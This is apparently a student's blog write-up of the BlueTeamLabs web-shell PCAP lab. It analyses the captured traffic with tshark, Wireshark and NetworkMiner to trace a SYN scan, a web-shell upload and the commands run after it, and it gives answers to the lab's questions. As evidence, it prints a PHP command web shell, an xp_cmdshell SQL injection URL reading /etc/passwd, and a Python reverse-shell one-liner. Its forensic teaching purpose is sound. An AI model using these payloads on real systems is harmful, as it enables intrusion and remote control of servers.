PCAP File Analysis
A PCAP file is like the black box or backbone for capturing all network traffic, through which one can analyze to detect attacks, attempt…
PCAP File Analysis

A PCAP file is like the black box or backbone for capturing all network traffic, through which one can analyze to detect attacks, attempt to exploit vulnerabilities, and respond to incidents based on the results of this analysis.
In Introduction
I am Mustafa Jawad, a cybersecurity student at Basra University and a self-taught learner before becoming a cybersecurity student.
In this article, I will cover the method of explaining a PCAP file Analysis, which is one of the most important skills required in the job market and a very important skill. I will provide a simplified and professional explanation.
I used the Network Analysis — Web Shell lab from BlueTeamLabs to obtain a PCAP file for explanation. The lab also requires answers to a set of questions, but the main goal and idea are not the questions but the method of explanation and analysis.
Scenario
Initially, the scenario we have is: A security alert was received in the company’s security system (SOC) about a login attempt from an internal IP address. As a cybersecurity analyst, you are required to analyze the file and find answers to the required questions:
- Q1/ What is the IP responsible for conducting the port scan activity? (1 points)
- Q2/ What is the port range scanned by the suspicious host? (1 points)
- Q3/ What is the type of port scan conducted? (1 points)
- Q4/ Two more tools were used to perform reconnaissance against open ports, what were they? (1 points)
- Q5/ What is the name of the php file through which the attacker uploaded a web shell? (1 points)
- Q6/ What is the name of the web shell that the attacker uploaded? (1 points)
- Q7/ What is the parameter used in the web shell for executing commands? (1 points)
- Q8/ What is the first command executed by the attacker? (1 points)
- Q9/ What is the type of shell connection the attacker obtains through command execution? (1 points)
- Q10/ What is the port he uses for the shell connection? (1 points)
We will treat the questions as a security report as if we were part of the security team and will use the tools:
- wireshark
- tshark
- networkminer
PCAP Analysis
Initially, we start by gathering general information about the file using the capinfos tool, which is one of the helper tools that comes with Wireshark. Apply the command:
capinfos filename.pcap
From the displayed result, we get some key information: File name + size + number of packets in the file + capture duration + additional information about the first and last packet (time and date). What we deduced from this step is that this file:
- Contains traffic captured on the network for approximately 15 minutes.
- Based on the size, it likely does not contain large instructions or videos, but most likely an interactive session such as commands or control (possibly a shell).
- The file was captured using Linux cooked-mode (SLL), which means general capture for all traffic, not a specific interface like eth0 or wlan0.
- The file was captured using dumpcap, which is a tool of Wireshark, on Linux Ubuntu 18.04 with an Intel i5–8250U.
After getting the preliminary information, we move to the next step, which is to know the type of packets the file contains using the command:
tshark -r filename.pcap -q -z io,phs
After showing the packets contained in the file and based on the information provided in the lab introduction: There is an attack that requires analysis and understanding. A large number of HTTP packets indicate that the scenario involves the attacker conducting an attack using HTTP, followed by an attempt to escalate to an interactive session via SSH.
Identifying the Attacker IP
tshark -r filename.pcap -q -z conv,ip
The most important information shown is that the largest session occurred between: 10.251.96.4 <-> 10.251.96.5
- Frames: 15,883
- Data size: ~3.7 MB (2.6 MB -> and 1 MB <-)
- Duration: ~770 seconds (~12 minutes)
This represents: Device (10.251.96.4) sending commands/Requests. Device (10.251.96.5) responding (Responses). This likely represents the main Shell or HTTP session.
Now we have a large part of the information we deduced from the analysis, which is the story of the attack: An internal device (10.251.96.4) was used to reach another external device (10.251.96.5).
Later, communication with external servers (Google Cloud) appeared → possibly Command & Control.
Now we have the answer to the first required question:
Q1/ What is the IP responsible for conducting the port scan activity?
 answer: 10.251.96.4
Advanced Analysis
After knowing the addresses are: 10.251.96.4 <-> 10.251.96.5
To determine the port range and type, we start using NetworkMiner for faster and easier analysis. Initially, when attempting to open the file in NetworkMiner, I encountered a small issue for reference.

NetworkMiner requires the file to be in PCAP format, not PCAPNG. Even though the file name is shell.pcap, it does not open. So I use the command:
editcap -F pcap shell.pcap shell2.pcapto convert the file format and open it easily in NetworkMiner.
After opening, we start tracking the attacker IP and obtaining answers to the required questions, which gave us the idea of writing a report and not just answers.
By opening the host tab in NetworkMiner and searching for the target IP (10.251.96.4), we see the port sequence from first to last.


This answers the question:
Q2/ What is the port range scanned by the suspicious host? (1 points)
 answer: 1–1024
Based on this result, it appears that the attacker targeted scanning ports from 1 to 1024, and these ports represent and correspond to well-known privileged ports.
This means that the attacker sent SYN packets to all these ports without completing what is known as the three-way handshake.
To understand this handshake and how it works, meaning how a TCP SYN scan operates in the normal and natural way:
- SYN: The initiator requests the connection.
- SYN-ACK: The receiver acknowledges and agrees.
- ACK: The initiator confirms, and the connection is established.
However, in other types of scans like TCP SYN (half-open scan):
- The attacker sends SYN packets to check if the port is open. If the target responds with SYN-ACK, this means the port is open.
- Instead of completing the handshake (ACK), the attacker sends RST to close the connection immediately.
In this type of scan:
- No full connection is established, which reduces the chance of detection.
- It allows scanning multiple ports quickly.
- It reveals open ports without leaving a full connection trace in the logs.
Q3/ What is the type of port scan conducted? (1 points)
 answer: TCP SYN
Reconnaissance Tools
Now we identify the tools used for reconnaissance, which can also be found by searching for the same target IP.

The tools identified are: Gobuster, sqlmap
Q4/ Two more tools were used to perform reconnaissance against open ports, what were they? (1 points)
 answer: Gobuster 3.0.1, sqlmap 1.4.7
Web Shell Analysis
After gathering significant information about the attack, we start identifying the file through which the attacker uploaded the webshell. Since the attack is webshell-based, the file format is most likely PHP, although represented as an HTML page because the attack was via HTTP, meaning the operation was performed via a POST request.
Applying these observations as filters in Wireshark:
http.request.method==POST
We notice two files: admin.php upload.php Both match most of the filters.
Analyzing their information: /login.php → application/x-www-form-urlencoded → just form data. /upload.php → application/x-php → the sent file is PHP → likely webshell. /login.php → 740 bytes → very small → just form data. /upload.php → 1087 bytes → slightly larger → contains sent file → likely webshell.
We follow upload.php.


The request shows: Referer: http://10.251.96.5/editprofile.php
Thus it was via editprofile.php.
Q5/ What is the name of the php file through which the attacker uploaded a web shell? (1 points)
 answer: Editprofile.php
We also notice the name of the webshell.

Q6/ What is the name of the web shell that the attacker uploaded? (1 points)
 answer: Dbfunctions.php
To know which parameter the attacker used to execute commands and inject files, in the same injection request, we notice the attacker used the variable that sends commands: cmd.

Q7/ What is the parameter used in the web shell for executing commands? (1 points)
 answer: CMD
First Command and Shell Type
After gathering multiple pieces of information about the attacker, IP address, injected file, and command line used, we analyze how the attack started and what was the first command executed.
By searching for commands sent via cmd, using NetworkMiner or Wireshark (NetworkMiner is faster):

The attacker started by sending exploratory requests:
- GET /cmd
- GET /zczmdcvt
- Then attempted SQL injection to the database: /?QLuT=8454%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%2C%27%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E%27%2Ctable_name%20FROM%20information_schema.tables%20WHERE%202%3E1 — %2F%2A%2A%2F%3B%20EXEC%20xp_cmdshell%28%27cat%20..%2F..%2F..%2Fetc%2Fpasswd%27%29%23
Then began uploading a shell file via PHP at 16:40:39 UTC+00, which we identified in question 5.
- The PHP file content:
<?php
if(isset($_REQUEST['cmd']) ){
echo "<pre>";
$cmd = ($_REQUEST['cmd']);
system($cmd);
echo "</pre>";
die;
}
?>
This directly shows that the attacker uploaded a file containing a webshell checking the variable cmd.

The attacker then executed commands: /uploads/dbfunctions.php?cmd=id → executed id (first command) /uploads/dbfunctions.php?cmd=whoami → executed whoami (show current user) /uploads/dbfunctions.php?cmd=python -c ‘import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((“10.251.96.4”,4422));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([“/bin/sh”,”-i”]);’ → attempt to run Python reverse shell
This indicates a reverse shell over TCP port 4422 to 10.251.96.4.
Q8/ What is the first command executed by the attacker? (1 points)
 answer: id
Q9/ What is the type of shell connection the attacker obtains through command execution? (1 points)
answer: reverseQ10/ What is the port he uses for the shell connection? (1 points)
answer: 4422In Conclusion
After fully analyzing the file and collecting all information about the attack, how it occurred, who carried it out, and how to respond and handle the incident, in a real work environment, a cybersecurity analyst is required to produce a report analyzing the file. Combining the obtained information with the questions and answers results in a complete report for analyzing the PCAP file.
메타데이터
- post_id
- 0a84b6980bb6
- slug
- pcap-analysis-mustafa-jawad-0a84b6980bb6
- url
- https://medium.com/@mu_1ki/pcap-analysis-mustafa-jawad-0a84b6980bb6
- canonical_url
- https://medium.com/@mu_1ki/pcap-analysis-mustafa-jawad-0a84b6980bb6
- author_url
- https://medium.com/@mu_1ki
- status
- ok
- fetched_at
- 2026-06-24 13:29:15